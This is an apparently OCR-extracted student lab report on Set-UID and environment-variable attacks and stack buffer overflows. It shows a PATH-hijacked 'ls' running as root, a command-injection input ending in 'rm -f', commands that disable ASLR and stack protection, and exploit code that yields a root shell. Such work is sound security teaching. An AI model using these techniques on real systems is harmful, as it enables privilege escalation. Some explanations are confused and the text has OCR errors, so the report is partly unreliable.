Contents


1 Introduction

This is the solvement for the CS5293 Assignment II. Each Task have a short statment for the result as well as the procedures or the screenshoot or code listing attached.


2 Environment Variable and Set-UID Program

2.1 Manipulating environment variables

For this question,
1. No output occurred when searching for `foo` initially, indicating the variable wasn't part of the environment.
2. After setting `foo` with a string value, it still didn't appear in the environment, as assignment alone doesn't export it.
3. Post `export foo`, the variable `foo` displayed with `printenv`, confirming its addition to the environment.
4. Following `unset foo`, the variable `foo` ceased to appear, signifying its removal from the environment, figured as 1b.



(a) printenv



(b) set and unset env

Figure 1: Execute Result

Conclusion:
Variables must be exported to appear in the environment. The 'unset' command effectively removes them. This demonstrates the lifecycle of environment variables in Bash.

2.2 Environment variable and Set-UID Programs

Initially, `foo` was unset and, as expected, didn't appear in the output of the Set-UID program. Upon setting `foo` with a value but without exporting, `foo` still did not show up. This is because the Set-UID program inherits only exported environment variables. After exporting `foo`, it was then visible in the output, indicating that the Set-UID program did inherit `foo` from the user's process as 2.




Figure 2: Execute Result

Conclusion:
The Set-UID programs inherit exported environment variables from the user's process. This demonstrates how users can influence Set-UID program behavior through the environment, emphasizing the need for careful security practices around such programs.

2.3 The PATH Environment variable and Set-UID Programs

The manipulations with the `PATH` variable and the Set-UID `ls` program demonstrate how the system's behavior changed. Initially, the custom `ls` program, when executed, listed the contents of the current directory, similar to the standard `/bin/ls` command. After modifying the `PATH` variable to include the current directory at the beginning and changing the ownership and permissions of the `ls` program to mimic a Set-UID program, the `ls` command should have executed the malicious program. However, the output indicates that the custom `ls` program printed a message and the user IDs, which were both 1000, meaning it did not run with root privileges.

```
[03/02/24]seed@VM:~$ touch myls.c
[03/02/24]seed@VM:~$ vim myls.c
[03/02/24]seed@VM:~$
[03/02/24]seed@VM:~$ gcc -o ls myls.c
myls.c: In function ‘main’:
myls.c:4:1: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
 system("ls");
 ^
[03/02/24]seed@VM:~$ ls
android      assignment2  Customization  Documents  examples.desktop  lib  Music   Pictures  source     Videos
assignment1  bin          Desktop        Downloads  get-pip.py        ls   myls.c  Public    Templates
[03/02/24]seed@VM:~$ ./ls
android      assignment2  Customization  Documents  examples.desktop  lib  Music   Pictures  source     Videos
assignment1  bin          Desktop        Downloads  get-pip.py        ls   myls.c  Public    Templates
[03/02/24]seed@VM:~$ export PATH=/home/seed:$PATH
[03/02/24]seed@VM:~$ ./ls
^C[03/02/24]seed@VM:~$ ls
^C[03/02/24]seed@VM:~$ sudo chown root ls
[03/02/24]seed@VM:~$ sudo chmod 4755 ls
[03/02/24]seed@VM:~$ ls
^C[03/02/24]seed@VM:~$ vim ls.c
[03/02/24]seed@VM:~$
[03/02/24]seed@VM:~$ gcc -o ls ls.c
ls.c: In function ‘main’:
ls.c:5:34: warning: implicit declaration of function ‘getuid’ [-Wimplicit-function-declaration]
 printf("\nMy real uid is: %d\n", getuid());
                                  ^
ls.c:6:39: warning: implicit declaration of function ‘geteuid’ [-Wimplicit-function-declaration]
 printf("\nMy effective uid is: %d\n", geteuid());
                                       ^
[03/02/24]seed@VM:~$ ls

This is my ls program

My real uid is: 1000

My effective uid is: 1000
[03/02/24]seed@VM:~$
```

Figure 3: Execute Result

```
[03/02/24]seed@VM:~$ sudo chown root ls
[03/02/24]seed@VM:~$ sudo chmod 4755 ls
[03/02/24]seed@VM:~$ export PATH=/home/seed:$PATH
[03/02/24]seed@VM:~$ ls

This is my ls program

My real uid is: 1000

My effective uid is: 0
[03/02/24]seed@VM:~$
```

Figure 4: Execute Result After Set-UID

Conclusion:
If the Set-UID program runs our code instead of the intended `/bin/ls`, the code will execute with root privileges because Set-UID programs run with the effective permissions of the file owner, which is root in this case. This demonstrates a significant security risk with using relative paths in Set-UID programs and highlights the importance of using absolute paths for system calls.

2.4 The LD_PRELOAD environment variable and Set-UID Programs

1. When `myprog` was a regular program, running it as a normal user resulted in the overridden `sleep` function being called, confirming that `LD_PRELOAD` influenced the linker to load `libmylib.so.1.0.1`

first.
2. After making `myprog` a Set-UID root program, running it as a normal user did not invoke the overridden `sleep`, indicating that the Set-UID program did not inherit the `LD_PRELOAD` variable from the user's environment, likely for security reasons.
3. Exporting `LD_PRELOAD` in the root account and then running the Set-UID root `myprog` resulted in the overridden `sleep` being called, suggesting that when the Set-UID program is run by root, it respects the `LD_PRELOAD` variable.
4. With `myprog` set as a Set-UID program owned by another user (user1) and `LD_PRELOAD` set in a non-root account, the overridden `sleep` was not called, similar to the second case, reinforcing the idea that Set-UID programs ignore `LD_PRELOAD` from non-owner environments.





Figure 5: Execute Result

2.5 Invoking external programs using system() versus execve()

1.If Bob were to exploit the `system()` call with a command like "./25 /etc/passwd; rm -f /path/to/-some/file", as figured in 6a, the shell would execute the `cat /etc/passwd` command and then attempt the `rm -f` command, potentially allowing unauthorized file deletion if the syntax were correct and the shell executes the second command.
The use of `system()` in a Set-UID program poses a security risk due to its reliance on the shell, which can interpret additional commands and metacharacters. This risk is not present with `execve()` as it does not invoke a shell and executes the specified command directly. The observations suggest that the program is functioning with elevated privileges, but the specific access to `/etc/shadow` could not be confirmed from the provided output.
2.After recompiling and setting the program to use `execve()`, any attempts to use command chaining or injection as part of the input to the Set-UID program should fail, as figured in 6b, input such as `filename; rm -f somefile` would not cause the deletion of `somefile` because `execve()` would attempt to pass the entire string as a single argument to `/bin/cat`, which would then result in an error as it would be an invalid file name.

(a) Step 1 Execute Result



(b) Step 2 Execute Result

Figure 6: Execute Result

2.6 Capability Leaking

The program `./26` successfully wrote "Malicious Data" to `/etc/zzz`. Initially unable to open `/etc/zzz`, after setting correct permissions and ownership, the Set-UID program, running with root privileges, opened `/etc/zzz`. Upon dropping privileges with `setuid(getuid())`, the child process inherited the file descriptor with root access, leading to the capability leak which allowed writing to the file, even as a non-privileged user. This demonstrates the security risk of inheriting file descriptors from privileged processes.




Figure 7: Execute Result

3 Buffer Overflow Vulnerability

3.1 Initial setup

```
# The provided steps for buffer overflow vulnerability exploitation:
# 1. Disable address space layout randomization (ASLR) which makes address guessing
    difficult:
```

```
sudo sysctl -w kernel.randomize_va_space=0
# 2. Compile programs without the StackGuard protection to allow buffer overflow
    attacks:
gcc -fno-stack-protector example.c
# 3. By default, Ubuntu stacks are non-executable. To ensure stack executability is
    not a factor, compile programs with non-executable stack protection:
gcc -z noexecstack -o test test.c
# 4. Change the ‘/bin/sh‘ symbolic link to point to a shell without Set-UID
    restrictions like ‘zsh‘ (only for Ubuntu 16.04 as it has countermeasures in ‘dash
    ‘):
sudo ln -sf /bin/zsh /bin/sh
```

Listing 1: CMD

Disabling ASLR makes buffer overflow attacks easier by making memory addresses predictable. ASLR randomizes locations of the stack, heap, and libraries, complicating an attacker's ability to correctly guess where to inject malicious code or overwrite a return address. Without ASLR, these addresses remain constant, so attackers can reliably target specific memory locations to execute their code, significantly increasing the chances of a successful attack.

```
[03/02/24]seed@VM:~/assignment2$ gcc -fno-stack-protector -o example main.c
[03/02/24]seed@VM:~/assignment2$ ./example
hello world
[03/02/24]seed@VM:~/assignment2$
[03/02/24]seed@VM:~/assignment2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/02/24]seed@VM:~/assignment2$ gcc -fno-stack-protector -o example main.c
[03/02/24]seed@VM:~/assignment2$ ./example
hello world
[03/02/24]seed@VM:~/assignment2$ sudo ln -sf /bin/zsh /bin/sh
[03/02/24]seed@VM:~/assignment2$
```

Figure 8: Execute Result

3.2 Running Shellcode

As shown in Figure 9, the commands compile and run `shell.c`, which launches a shell. Initially, running `./shell` as the user `seed` opens a shell with user-level privileges. After setting the program's owner to root and adding the Set-UID bit, running `./shell` again opens a shell with root privileges, confirmed by the output of `whoami`. This demonstrates how a Set-UID root-owned program can elevate privileges, highlighting the potential for exploitation if such a program were vulnerable to a buffer overflow attack, allowing unauthorized execution of code with elevated rights.

```
[03/02/24]seed@VM:~/.../task8$ vim shell.c
[03/02/24]seed@VM:~/.../task8$ gcc -fno-stack-protector -o shell shell.c
shell.c: In function ‘main’:                                    edit and compile code
shell.c:7:1: warning: implicit declaration of function ‘execve’ [-Wimplicit-function-declaration]
 execve(name[0], name, NULL);
 ^
[03/02/24]seed@VM:~/.../task8$ ./shell
$ whoami                                    run it as regular user
seed
$ exit
[03/02/24]seed@VM:~/.../task8$ sudo chown root shell
[03/02/24]seed@VM:~/.../task8$ sudo chmod 4755 shell    run it as set-uid program
[03/02/24]seed@VM:~/.../task8$ ./shell
# whoami
root          get into root
#
#
```

Figure 9: Execute Result

As shown in Figure 10, When compiled with executable stack permission `-z execstack` and run as a normal user, the program launches a shell with user-level privileges `seed`. After changing the ownership to root and setting the Set-UID bit `chmod 4755‘`, the same program now launches a shell with root privileges, as the effective UID of the process is escalated due to the Set-UID bit. This illustrates a potential security threat when executable code is present in the stack, especially in Set-UID programs.

```
# exit
[03/02/24]seed@VM:~/.../task8$ touch call_shellcode.c
[03/02/24]seed@VM:~/.../task8$ vim call_shellcode.c
[03/02/24]seed@VM:~/.../task8$ vim call_shellcode.c
[03/02/24]seed@VM:~/.../task8$ gcc -z execstack -o call_shellcode call_shellcode.c
[03/02/24]seed@VM:~/.../task8$ ./call_shellcode
$ whoami
seed
$ exit
[03/02/24]seed@VM:~/.../task8$ sudo chown root call_shellcode
[03/02/24]seed@VM:~/.../task8$ sudo chmod 4755 call_shellcode
[03/02/24]seed@VM:~/.../task8$ ./call_shellcode
# whoami
root
#
```

Figure 10: Execute Result

3.3 The Vulnerable Program

The program `stack.c` has a deliberate buffer overflow vulnerability. It reads data from a file named `badfile` into a buffer that can only hold `BUFSIZE` bytes (33 by default) using `strcpy()`, which does not check for buffer overflow. If `badfile` contains more data than `BUFSIZE`, it will overflow the buffer `buffer[BUFSIZE]` in `bof()` function and potentially overwrite adjacent memory, which might include the function's return address.
As shown in Figure 11, The segmentation faults when running `./stack` indicate that the program crashes due to a buffer overflow caused by incorrect or corrupted data in `badfile`. This is indicative of the vulnerability, and with the right `badfile` contents, an attacker could leverage this to execute arbitrary code with root privileges.

```
[03/02/24]seed@VM:~/.../task8$ gcc -DBUFSIZE=0 -o stack -z execstack -fno-stack-protector stack.c
[03/02/24]seed@VM:~/.../task8$ sudo chown root stack
[03/02/24]seed@VM:~/.../task8$ sudo chmod 4755 stack
[03/02/24]seed@VM:~/.../task8$ ./stack
Segmentation fault
[03/02/24]seed@VM:~/.../task8$ gcc -DBUFSIZE=400 -o stack -z execstack -fno-stack-protector stack.c
[03/02/24]seed@VM:~/.../task8$ sudo chmod 4755 stack
[03/02/24]seed@VM:~/.../task8$ sudo chown root stack
[03/02/24]seed@VM:~/.../task8$ sudo chmod 4755 stack
[03/02/24]seed@VM:~/.../task8$ ./stack
Segmentation fault
```

Figure 11: Execute Result

3.4 Exploiting the Vulnerability

First, GDB debug for the stack, find out the `bof` and `strcpy` addresses, figured as 12a and figured as 12b, respectively.

```
1 gdb stack
2 disas main
3 disas bof
```

Listing 2: GDB debug for the stack

```
   0x0804856f <+101>:   call   0x80484eb <bof>
   0x08048574 <+106>:   add    esp,0x10
   0x08048577 <+109>:   sub    esp,0xc
   0x0804857a <+112>:   push   0x804862a
   0x0804857f <+117>:   call   0x80483a0 <puts@plt>
   0x08048584 <+122>:   add    esp,0x10
   0x08048587 <+125>:   mov    eax,0x1
   0x0804858c <+130>:   mov    ecx,DWORD PTR [ebp-0x4]
   0x0804858f <+133>:   leave
   0x08048590 <+134>:   lea    esp,[ecx-0x4]
   0x08048593 <+137>:   ret
End of assembler dump.
gdb-peda$ disas bof
```

(a) bof address

```
gdb-peda$ disas bof
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0x38
   0x080484f1 <+6>:     sub    esp,0x8
   0x080484f4 <+9>:     push   DWORD PTR [ebp+0x8]
   0x080484f7 <+12>:    lea    eax,[ebp-0x29]
   0x080484fa <+15>:    push   eax
   0x080484fb <+16>:    call   0x8048390 <strcpy@plt>
   0x08048500 <+21>:    add    esp,0x10
   0x08048503 <+24>:    mov    eax,0x1
   0x08048508 <+29>:    leave
   0x08048509 <+30>:    ret
End of assembler dump.
gdb-peda$
```

(b) strcpy address

Figure 12: GDB debug for the stack

then, edit the `exploit.c` as Codeblock 3 and run the GDB again figured as 13 for figuring out the memory length.

```
/* You need to fill the buffer with appropriate contents here */
strcpy(buffer, "AAAA");
```

Listing 3: GDB debug for the stack




Figure 13: Execute Result

Obviously, we should fill out the buffer with 45 characters and add a $SHIFT > 45 + 4$ to the shellcode as Codeblock 4.

```
/* You need to fill the buffer with appropriate contents here */
strcpy(buffer, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
strcpy(buffer+50,shellcode);
```

Listing 4: fill the buffer

Finally, we compile and run the exploit and stack again, respectively. And we can launch the shell with root privilege, figured as 14.




Figure 14: Execute Result

3.5 Defeating dash's Countermeasure

As shown in Figure 15, When `setuid(0);` is commented out, executing the program as a Set-UID will not grant root privileges because dash drops privileges if the real and effective UIDs differ. Unprivileged commands will confirm the user's identity, not root.
Uncommenting `setuid(0);`, the program elevates privileges by setting the real UID to zero before calling `execve()`, allowing a privileged shell as dash sees matching UIDs. Commands like 'whoami' will return `root`, confirming elevated access.
To bypass dash's countermeasure in shellcode, prepend the `setuid(0)` syscall, ensuring the effective UID is set to root before executing privileged operations.
Figure 16 shows the shellcode in `exploit.c`. This bypasses dash's countermeasure, allowing the Set-UID program to execute with root privileges.




Figure 15: Different Behavior




Figure 16: Using the above shellcode in exploit.c

3.6 Defeating Address Randomization

With ASLR enabled, the exploit may fail as memory addresses are randomized, making the hardcoded addresses unreliable. The exploit's success becomes unpredictable because the return address might not point to the intended shellcode location.
Running the exploit multiple times might eventually succeed because the randomized addresses could align with the shellcode by chance. A larger NOP sled may increase this likelihood, but success is not guaranteed and can take numerous attempts.
In my experiment, No shell was obtained. The segmentation fault after 1,333,478 attempts, figured as 17, indicates the exploit consistently hit invalid memory addresses due to Address Space Layout Randomization (ASLR). ASLR randomizes the location of the stack, heap, and libraries, making it challenging for the exploit to predict where to jump to execute the shellcode. The exploit relies on precise addresses; ASLR's randomization ensures that each execution of the vulnerable program maps the stack differently, preventing the exploit from knowing the correct address to use. Repeated attempts increase the likelihood but do not guarantee success, as demonstrated by the large number of failed tries.




Figure 17: Using the above shellcode in exploit.c

3.7 Stack Guard Protection

The program `stack` was recompiled without disabling Stack Guard as figured as 18. Upon the execution, a buffer overflow attempt was made, and Stack Guard detected the attack, triggering a error message as `*** stack smashing detected ***: ./stack terminated` and aborting the program.
This error confirms that Stack Guard's canary mechanism effectively prevents buffer overflow by monitoring for stack corruption and stopping execution if tampering is detected. This defense significantly increases the difficulty of exploiting such vulnerabilities.




Figure 18: Stack Guard Protection

3.8 Non-executable Stack Protection

No shell was obtained after recompiling the program with the non-executable stack option as figured as 19. The problem is that the stack has been configured to disallow code execution, so even if a buffer overflow occurs and attempts to run shellcode placed on the stack, the CPU will refuse to execute it, leading to a segmentation fault instead. While this protection scheme prevents execution of shellcode on the stack, it does not stop buffer overflows from occurring or other exploitation techniques like Return Oriented Programming (ROP) that can leverage executable code segments elsewhere. The segmentation fault indicates an attempt to execute code on a non-executable stack.




Figure 19: Stack Guard Protection

4 Return-to-libc Attack

4.1 Initial Setup